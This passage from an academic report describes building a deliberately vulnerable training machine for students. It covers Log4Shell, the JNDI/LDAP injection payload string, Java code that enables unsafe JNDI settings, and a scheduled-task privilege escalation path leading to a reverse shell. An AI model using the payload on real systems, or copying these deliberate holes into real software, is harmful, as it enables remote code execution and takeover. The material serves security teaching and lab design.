The main vulnerability that this machine showcases is Log4Shell (CVE-2021-44228). Published on December 10th 2021, Log4Shell is a vulnerability that effects programs which utilize Apache's Log4j2 logging system. At its most basic level, Log4Shell works as follows: The attacker conducts a JNDI injection attack with an LDAP Server to load a Java class which executes code determined by the attacker. Attackers can utilize user input fields which are logged by Log4j2 as an attack vector to perform this remote code execution. It should be noted that although there are Metasploit modules for this exploit, they do not work on this machine.

### 4.3.2 The Main Vulnerability

On December 9th, 2021 The Apache Software Foundation released a security advisory for their widely used logging software Log4j2 [107]. Chen Zhaojun, a member of Alibaba's Cloud Security Team found that all versions of the software, from initial release to the latest publication were vulnerable to an exploit which would become known as Log4Shell [108][109]. This particular security vulnerability affected millions of programs and companies, including Minecraft: Java Edition, Adobe, Steam, Netflix, and Microsoft [109]. The Java programming language utilizes an API known as JNDI, which, when given a string as parameter, can find and return data or objects associated with that name in another name directory service [114]. A directory service is a database which stores information about resources on a network or system [115]. The architecture of the API can be seen in Figure 55:




(Figure 55: The Architecture of a Java application which utilizes JNDI. Although the diagram does not specifically show it, Log4j2 and its functionalities exist in the "Java application" layer of Figure 55)

When a Java application utilizing Log4j2 finds a call to the JNDI API in the logs, it does not simply save the call as a string, but rather it attempts to execute it, using the JNDI API to request information from the directory service the call refers to. Once the JNDI SPI receives the request, the associated directory service then searches for the appropriate information and returns it. Logging is frequently utilized to analyze what information users are entering into an application. Therefore, if an attacker knows that a system is utilizing Log4j2, and knows what fields are being logged, it is possible that they could set up their own directory service and log a JNDI API call which requests information from the attacker-controlled directory service. This method of attack is known as JNDI injection. In the case of Log4Shell, the specific directory service utilized is LDAP[2]. Usually, LDAP servers return Java objects that already exist, however, when used in combination with JNDI, LDAP can construct objects utilizing the factory design pattern utilized by JNDI. The key reason why LDAP is commonly used is because it allows for construction of these objects from a webserver with .class files [116]. Therefore, if an attacker has set up an LDAP sever on one of their own devices, they would be able to use JNDI injection to load malicious Java classes into the vulnerable application, especially since the JNDI API will automatically execute Java classes provided by an LDAP server.

In theory, LDAP servers should not be vulnerable to JNDI Exploitation. The vulnerability, known as CVE-2009-1094, was fixed in all versions after Java 6. However even after the fix, it was still possible to execute remote code from a webserver if the object was constructed utilizing LDAP's factory. The issue was only truly fixed in Java 8u191, nearly nine years after its initial discovery [117].

Attackers can determine if a system is vulnerable to Log4Shell by passing the following string to any user-controlled fields [118]:

```
${jndi:ldap://malicious_LDAP_Server/Java_Class_To_Execute}
```

[2] It's also possible to use RMI to exploit Log4Shell, however, the initial vulnerability was exploiting using LDAP, and as such it is the main focus.

Which tells Log4j2 to query the "`ldap://malicious_LDAP_Server`" to resolve the lookup request for "`Java_Class_To_Execute`" utilizing "`jndi`" [119]. The vulnerable application then loads the malicious Java class, and then the attacker can perform remote code execution.

Although now many systems are patched, many security professionals consider Log4Shell to be one of the most impactful vulnerabilities in history [120]. On December 20th, Wiz, a cloud security company, and Ernest & Young, a consultancy firm, found that "93% of all cloud environments [were] at risk from Log4Shell" [42]. Additionally, the access difficulty this vulnerability was set to 'medium' by NIST [121], with the description: "the access conditions are somewhat specialized. Some preconditions must be (sic) satistified to exploit" [102] therefore, as long a service utilized some version of Log4j2, they were vulnerable and could be exploited by anyone with a basic understanding of the vulnerability. The ease of exploitability and widespread use of the library is the main reason why Log4Shell was so devastating.


### 4.3.3 The Setup

The overall idea of the machine is as follows: Users will access a web server hosted on port 8080 of 10.14.13.103, and through investigating, determine that it is vulnerable to Log4Shell. The attackers can then use the site's "Review" section as an attack vector to place a JNDI query to an attacker-controlled LDAP server with malicious Java code. Once the users submit the review, their malicious Java code will be loaded, and be executed by the system.

Since this exploit is found in a Java logging library, there needs to be a vulnerable Java application running on a system for a hacker to be able to penetrate the machine. The requirements for the Log4Shell exploits are as follows: 1) Any Log4j2 version before 2.17.1 (excluding security fixes 2.3.2 and 2.12.14) and 2) Java version 8[3]. The PoC developed was a SpringBoot web application called Quark's Restaurant. Spring is an infastructure which can be used to develop Java applications, however, an extension known as SpringBoot is the more widely used as there is less manual setup needed to use it [110]. Not only is it straightforward to set up Java based web applications with Springboot, it has also been Netflix's core Java framework since 2018. One could argue that any webserver could be vulnerable to Log4Shell if the appropriate library is included, however the use of SpringBoot in this vulnerability demonstration is to highlight that even the best tools can be misused by malicious entities if configured incorrectly.


To start setting up the exploit, a base for the application was generated using "Spring Initializr". Spring Initializr is a web-based application used to create the basic structure for a Spring Boot project [111]. During the initialization, Maven was selected as the build tool for the application to make the use of external libraries easier. All the settings needed to build and configure a project using Maven is stored in the POM.xml. Most importantly however, it contains the dependencies needed for the project. Therefore, to make the Java application vulnerable, the POM.xml generated by Spring Initializr by default was edited in the following ways:

[3] Generally agreed upon is Java 8u181, however, upgrading the java version does not wholly protect a vulnerable application




(Figure 56: Part of the pom.xml file utilized in the 'Quark's Restaurant' Application. The properties tag has 2 attributes: Java version and Log4j2 version)

Firstly, at the top of the file, is the properties tag. The properties tag contains information about plugins which can be used as their default values [122]. For example, in the 'Quark's Restaurant' project the Java version and Log4j2 versions are specified in the properties tag. 2.14.1 is the most commonly used Log4j2 version in PoCs as it was the last version before Apache attempted to patch the vulnerability[4]. The properties tag only specifies the version of the external library to use and adding information here will not add the external library itself. To add the external library, its information must be added in the dependencies list.





(Figure 57: Some of the dependencies contained in the pom.xml file for the 'Quark's Restaurant' project)

The dependencies list of Maven's pom.xml file contains all of the plugins which a project requires to run correctly. When a project with Maven is compiled, it downloads the plugins, and any dependencies they may have for the project to function correctly. By default, SpringBoot utilizes its own logging system. However, to ensure the application is vulnerable, the SpringBoot default logger is replaced with Apache's Log4j2 system. It would also be possible to utilize Log4j2 alongside SpringBoot's default logging system, however, by replacing it entirely, more attack vectors exist for the students to exploit.


From there, a basic web server was constructed with SpringBoot. The architecture of the Java application diagram can be seen in Figure 58:

[4] It should be noted that versions 2.15 and 2.16 attempted to patch the exploit, but only partially succeeded.





(Figure 58: The architecture for the SpringBoot project)

The architecture used for this project was the MVC architecture. The 'Model' part of the architecture contains all the data needed for the application to function. In this application, the model solely consists of the 'Review' class. The 'View' contains all the necessary data for the User Interface. Since "Quark's Restaurant" is a web application, the View consists of all the HTML files in the 'Templates' folder of the project, and any images that may need to be rendered along with it. Finally, the 'Controller' section contains all the logic for the application. Whenever something needs to be calculated or a page needs to be changed on the application, it is handled by the controller [123]. When all the different aspects of the 'MVC' architecture is combined, the app functions like so: The user makes an HTTP request which is resolved by the controller. The controller renders the appropriate view, passing the view the appropriate information about the model if necessary. In the case of 'Quark's Restaurant", the users can add reviews to the website. Once the reviews are submitted to the user, they're added to a JSON file which contains all reviews created.




(Figure 59: The landing page for the Quark's Restaurant application)

The web application takes the form of a landing page for a restaurant, which lists some information about the restaurant, and a collection of reviews from different users. The front page is displayed above in Figure 58. The reviews are generated from the JSON file, and consist of the following properties: Title, Content, and Stars. The title is the title of the review, the content contains the text of the review itself, and stars is the rating the user has given the restaurant. Since there needs to be an attacker-controlled string for the user to be able to exploit Log4Shell, 'Title' and 'Content' were both made strings. Although the user can choose the number of stars to rate the restaurant (on a scale of 1-5), this field simply serves to add more detail the PoC. The view is rendered by the controller, and information from the model is loaded using a plugin called Thymeleaf to display the information dynamically without needing to utilize Javascript. If the user scrolls to the bottom of the review page, they will find that they can go to another page to leave a review as well as shown in Figure 59.




(Figure 60: The 'review' page on "Quark's Restaurant". As mentioned previously, the users can leave a review by filling the Title, Content, and Stars field)


Once the user has filled out the Title, Content, and Stars fields, they can 'click' submit to have their review saved and displayed on the landing page. However, these user-controlled fields are logged in the controller using Log4j2. Therefore, the review page in this application is the most obvious attack vector for malicious actors. The review page has been programmed to be logged by Log4J2, as shown in Figure 60:

```
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase","true");
        System.setProperty("log4j2.enableJndiLookup", "true");
        System.setProperty("log4j2.enableJndiJdbc", "true");
        System.setProperty("log4j2.enableJndiJms", "true");
        System.setProperty("log4j2.enableJndiContextSelector", "true");
        logger.info(review.getTitle());
        logger.info(review.getContent());
        logger.info(review.getStars());
        return "result";
    }
}
```

(Figure 61: A picture of the function 'reviewSubmit'. When the Submit button is clicked on the review page, the fields are validated to ensure that there is at least some information in each field.)


Each part of the review is logged at the 'information' level, a logging level used to follow the progress of an application [124], but the attack can be executed through any of the logging APIs. Additionally, the following parameters are set: trustURLCodebase, enableJndiLookup, enableJndiJdbc, enableJndiJms, and enableJndiContextSelector. trustURLCodebase enables JNDI from loading classes from URL code bases[125]. enableJndiLookup allows for variable retrieval using JNDI[126], which, as explained previously, is needed for the exploit to work. enableJndiJms is set to true to make Log4j2's JMS Appender use JNDI [127], and finally

enableJndiContextSelector is set to true to ensure that JNDI is enabled[128]. When the user clicks on the 'Submit' button, they are redirected to the 'Results' page as shown in Figure 61:





(Figure 62: A screenshot of the "/quark" page on the webserver. It contains a to-do list for someone named Rom)

By clicking on the 'Return' button, the user is redirected to the initial landing page. Although not strictly necessary for full exploitation, some additional pages were also included in the website in order to help students determine the machine's vulnerabilities. Figure 62 shows a page which can be found by navigating to "/rom"





(Figure 63: A screenshot of the "/rom" page on the webserver. It contains a to-do list for someone named Rom.)

This page contains a to-do list for someone named "Rom", which is also one of the users on the vulnerable machine. It explicitly mentions that there is a vulnerability in the webserver, but it does not indicate which one. It also mentions that RDP access is enabled on this computer, but this is a red herring. Another red herring is the mention of SpringBoot. Although SpringBoot was used to develop the application, it is not vulnerable to the recently discovered SpringShell (CVE-2022-22965). Another page that was added in order to help the students is the "/quark" page shown below in Figure 63.




(Figure 64: A screenshot of the "/quark" page on the webserver. It contains a todo list for someone named Rom.)

The "/quark" page exists to simply confirm the name of the users on the vulnerable machine, which are Rom and Quark. Both of these pages can be found by adding "/rom" or "/quark" to the end of the url of the web app, and although not mentioned anywhere on the site, the robots.txt page does hint at their existence.




(Figure 65: The robots.txt page of the webserver. It disallows robots from looking at the /rom and /quark directories)

After thoroughly testing the web app, it was uploaded onto a Windows 10 Virutal Machine (which was configured following the steps in Chapter 3), the permanent host of the vulnerable application. The folder containing the project was placed in the 'Desktop' directory of the user with administrative privileges. As mentioned earlier, Maven was used to build the project, and therefore, Maven also needs to be installed on the Windows machine


To run the project, the Windows command line was opened with administrator permissions within the appropriate project folder, and the following command was run:

```
mvn clean install && mvn spring-boot:run
```

The "mvn clean install" part of the command removes all of the previously compiled code from previous builds and then recompiles and prepares the application for execution again[128]. The double ampersands tell the windows command line to execute the second command immediately after the first one. The second command, "mvn spring-boot:run" compiles and runs the project in the directory [128]. The webserver was then able to be accessed by navigating to 10.14.13.104:8080, as port 8080 is the default configuration for SpringBoot applications.

To improve ease of exploitation on the machine, an SSH server was also installed which was able to be accessed by any user except Rom. Since users cannot brute force the Quark user's administrative password, and the Rom user is not allowed to SSH into the machine, the SSH server can only be accessed if Log4Shell has been exploited, and the Quark user's password changed. It also allows for users to control the administrative account more easily if they enable it.

However, on the LOST project, there needs to be multiple ways to enter into each server, so that if the students are unable to exploit one method, they can still successfully exploit the machine. Therefore, another way was included for students to get administrative privileges on this windows machine. As mentioned in Chapter 3, an FTP server was set up on this machine. In this case, the FTP root directory was set to the non-privileged user's (Rom's) User folder. In other words, whoever accessed this FTP server would not be able to navigate outside of the 'Rom' folder to access the rest of the system. An example is shown in Figure 65:





(Figure 66: The hierarchy of folders accessible by the 'Rom' user. Although they cannot access the directories denoted in red, they are displayed to assist in visualization. The asterisks are there to indicate that other directories aside from the ones displayed exist on the system.)


Full Read/Write privileges were granted to anyone who accessed the FTP server. Initially, this may seem like it would make it very easy for a user to gain administrative access to the server, however, this is not the case. Since the administrator (Quark) has a password which is not susceptible to dictionary attacks, and anonymous access to the FTP server is disabled, it can be concluded that the only user accessing the FTP server will be the 'Rom' user after its password has been brute forced with Medusa or another similar application. Additionally, FTP only allows for the transfer of files, not for the execution of them. However, this presents another problem. If FTP only allows for file transfer, and the only other open ports redirect to the webserver, then how could a malicious actor gain root access on this device?

Although the user cannot directly execute commands on an FTP sever, the Windows machine can be configured to execute commands for the user via the Windows Task Scheduler. The Task Scheduler is a Windows 10 feature which allows for users to control when different tasks are executed. The users can also control which account runs the task, which privileges are used to execute the program, which directory the task is executed in, and any other commands

needed to execute the program. The details of the task programmed for this machine is detailed below in Figure 66 and 67:




(Figure 67: A screenshot of the 'General' tab of the Task Scheduler application when configuring a specific task. Users can set the name of the task, the user who runs the task, and other settings.)




(Figure 68: A screenshot of the 'Actions' tab of the Task Scheduler application when configuring a specific task. The 'Edit Action' Window is also open. This menu shows which program is going to be executed, where it is going to be executed, and what arguments it)

The CheckPing task was created by the Quark user, and it runs every five minutes after first being executed on 11:26 on April 19th 2022. When run, the task is executed by the non-privileged Rom user whether they are logged in or not. One key aspect of this task is that although it is controlled by the Rom user, the task itself executes with administrative privileges. Therefore, any commands executed are not limited by the rights of the Rom user. The parameters of the task are as follows:

**Program**: PowerShell.exe

**Arguments**: -ExecutionPolicy Bypass -File check-ping.ps1  skipadmincheck

**Directory to execute in**: C:\Users\Rom\Desktop

Essentially, the function of this tasks utilizes PowerShell to execute the file check-ping.ps1, a powershell script which exists within the "C:\Users\Rom\Desktop". The ExecutionPolicy is a PowerShell property which determines which types of scripts can be run on the system [129]. By default, the execution policy is set to 'Restricted' so that malicious scripts cannot be executed on the system[130]. For the configuration for this machine, the default execution policy was changed to 'Bypass' to provide more flexibility in the exact method of exploitation that the students could utilize. However, to ensure that the ps1 script could truly be executed without any problems, the '-ExecutionPolicy Bypass' flag was used to execute the script. The -File argument specifies the specific file that the user wishes to execute[131] and the skipadmincheck ensures that powershell doesn't check if the user is an administrator or not before executing the script.

The script itself, check-ping.ps1 does not actually exist in the Desktop directory of the Rom user. The task was named CheckPing as it originally executed a PowerShell script which repeatedly checked the internet connection of the machine, however, when experimenting with the abilities of the Task Scheduler, it became apparent that it is possible to program a task to execute a file that does not exist on the system, and the script was removed. Therefore, the students will need to determine that there is a task running on the system. Once a task has been properly configured, it can be exported to an xml file for use on other Windows systems if desired.

```
        <RegistrationInfo>
                <Date>2022-04-19T11:26:17.1847582</Date>
                <Author>DESKTOP-ENC47T1\Rom</Author>
                <URI>\CheckPing</URI>
        </RegistrationInfo>
        <Triggers>
                <CalendarTrigger>
                        <Repetition>
                                <Interval>PT5M</Interval>
                                <StopAtDurationEnd>false</StopAtDurationEnd>
                        </Repetition>
                        <StartBoundary>2022-04-18T11:22:07</StartBoundary>
                        <Enabled>true</Enabled>
                        <ScheduleByDay>
                                <DaysInterval>1</DaysInterval>
                        </ScheduleByDay>
                </CalendarTrigger>
        </Triggers>
        <Principals>
                <Principal id="Author">
                        <UserId>S-1-5-21-2470245967-4229321769-950611057
1001</UserId>
                        <LogonType>Password</LogonType>
                        <RunLevel>HighestAvailable</RunLevel>
                </Principal>
        </Principals>
```

---

```
<Actions Context="Author">
                <Exec>
                        <Command>PowerShell.exe</Command>
                        <Arguments>
-ExecutionPolicy Bypass -File check-ping.ps1  skipadmincheck
                        </Arguments>
                        <WorkingDirectory>C:\Users\Rom\Desktop</WorkingDirectory>
                </Exec>
        </Actions>
```

(Figure 69: Sections of the XML file exported from the Task Manager)

However, in this case, the exported xml file will be placed in the Desktop of the Rom user. FTP users will be able to read the contents of the xml file and determine that the check-ping.ps1 is controlled by the Rom user but executed with administrative privileges. Therefore, if the FTP user uploads a file to the desktop called 'check-ping.ps1' which contains malicious code, they will be able to gain a reverse shell with the credentials of the Rom user or execute other PowerShell scripts which provide access to the system.

